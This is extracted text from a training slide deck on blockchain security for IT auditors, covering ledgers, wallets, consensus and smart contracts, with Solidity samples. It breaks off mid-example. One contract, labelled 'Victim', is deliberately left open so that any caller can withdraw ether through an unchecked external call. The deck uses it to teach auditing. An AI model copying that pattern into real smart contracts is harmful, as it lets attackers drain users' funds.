



Methods and Techniques of Blockchain Security for IT Auditors

Tuan Phan, CISSP, PMP, CBSP, Security+, SSBB
Founder

@ChainOpSec
[LinkedIn.com/in/tuanphan/](https://www.linkedin.com/in/tuanphan/)
github.com/tuanp703

www.zerofriction.io

Learning Objectives

1. Types of attacks on blockchain network
2. How such attacks can be exploited.
3. Basic blockchain security considerations & best practices
4. Familiar with the key concepts of smart contracts, and how the smart contracts may differ between permissioned and permissionless blockchains.
5. What specific audit elements to review and examine during a course of an IT audit?
6. Recognize the cybersecurity risks of smart contracts, and what controls can be implemented to minimize the risks from the use of smart contracts.

Agenda

- Basic Blockchain Primer (10 minutes)
- What is a Smart Contract and Key Characteristics (10 minutes)
- Generic Blockchain Reference Architecture (5 minutes)
- Attacks on Blockchain (20 minutes)
- Audit Considerations (30 minutes)
- Best Practices and Final Words (5 minutes)


Brief Blockchain Primer

Blockchain Platforms

A
P
P
L
I
C
A
T
I
O
N
S




O
P
E
R
A
T
I
O
N
S



E
P
L
A
T
E
R
F
O
R
M
I
M
S
S
E

Typical Blockchain Network



Deployment Models of Blockchain

- 
- Public
 - **Permissionless**
 - Untrusted Participants
 - Decentralized
 - Requires Utility Token
 - Requires Wallet

- Private
- **Permissioned**
- Trusted Participants
- Centralized
- Token-less
- CA (MSP)

Four Core Characteristics of Blockchain

Shared Ledger


- History of all transactions
- Append-only with immutable past
- Distributed and replicated

Cryptography



- Integrity of ledger
- Authenticity of transactions (user wallet)
- Privacy of transactions
- Identity of participants (user address)

User Wallets

- Serves as the primary interface for the user to the blockchain
 - Ethereum wallet address →
0x47faAD405C3338112A02CE7fDfBF13d1d229F1B3
 - Bitcoin wallet address →
bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh
- Is the container for private keys and as the system for managing these keys.
- Controls access to a user's money, manages keys and addresses, tracks user balance, creates and signs transactions, and interacts with contracts.
- Modern wallets use seed words to generate the private keys based on a defined standard (BIP39).



Types of Wallet



Four Core Characteristics of Blockchain (2nd Gen and later)

Shared Ledger

- History of all transactions
- Append-only with immutable past
- Distributed and replicated


Cryptography

- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

Trust Model

- Consensus protocol
- Transaction validation
- Tolerate disruption

Consensus Protocols and Outlook



- Consensus participants seek the chance to create and append the block to the digital ledger.

Use specialty hardware (ASIC miners), GPU and electricity.

Use locked investments to win a chance proportion to the investment.

Use hardened chip to determine the block author from designated decision nodes.

Use a majority voting scheme from designated decision nodes.

Four Core Characteristics of Blockchain (2nd Gen and later)

Shared Ledger

- History of all transactions
- Append-only with immutable past
- Distributed and replicated

Cryptography

- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

Trust Model

- Consensus protocol
- Transaction validation
- Tolerate disruption

Smart Contract

- Logic embedded in the ledger
- Executed together with transactions

What is a Smart Contract


- Is a computer program that prescribes its conditions and outcomes.
- Associated with 2nd generation blockchain and later.
- Stays dormant until called by a transaction.
- Transactions performed are written onto the distributed ledger.



```
1  pragma solidity ^0.4.24;
2
3  contract Messenger {
4      address owner;
5      string[] messages;
6      uint256 balance;
7
8      constructor() public {
9          owner = msg.sender;
10     }
11
12     function add(string newMessage) public {
13         require(msg.sender == owner);
14         messages.push(newMessage);
15     }
16
17     function count() view public returns(uint){
18         return messages.length;
19     }
20
21     function getMessages(uint index) view public returns(string){
22         return messages[index];
23     }
24
25     function GetBalance() public constant returns(uint256){
26         return this.balance;
27     }
28
29     function deposit() payable {}
30 }
```

Decentralized Applications (Dapps) and User Interaction

- [DApps](#) are blockchain-enabled applications/websites
- Rely on [smart contracts](#) for logic processing.



Key Properties of a Smart Contract

Key Characteristics of Smart Contract

Turing Completeness



```
pragma solidity ^0.4.8;

contract Victim {
    uint256 balance;

    // return the victim contract's balance
    function GetBalance() public constant returns(uint256){
        return this.balance;
    }

    // this function sends 0.05 ether when it is call.
    function withdraw() {
        uint transferAmt = 0.05 ether;
        if (!msg.sender.call.value(transferAmt)()) throw;
    }

    function deposit() payable {}
}
```

Key Characteristics of Smart Contract


Immutability

- Cannot be changed.
- Cannot be disabled.
- Cannot be removed.
- May be self-destruct if preprogrammed.



Key Characteristics of Smart Contract

Deterministic




Key Characteristics of Smart Contract

Atomic



Key Characteristics of Smart Contract

Interaction with Other Interfaces



Key Characteristics of Smart Contract (unique to Ethereum)

Self-Destruct

```
pragma solidity ^0.5.0;

contract Destruct_demo{
    address owner;

    constructor () public {
        owner = msg.sender;
    }

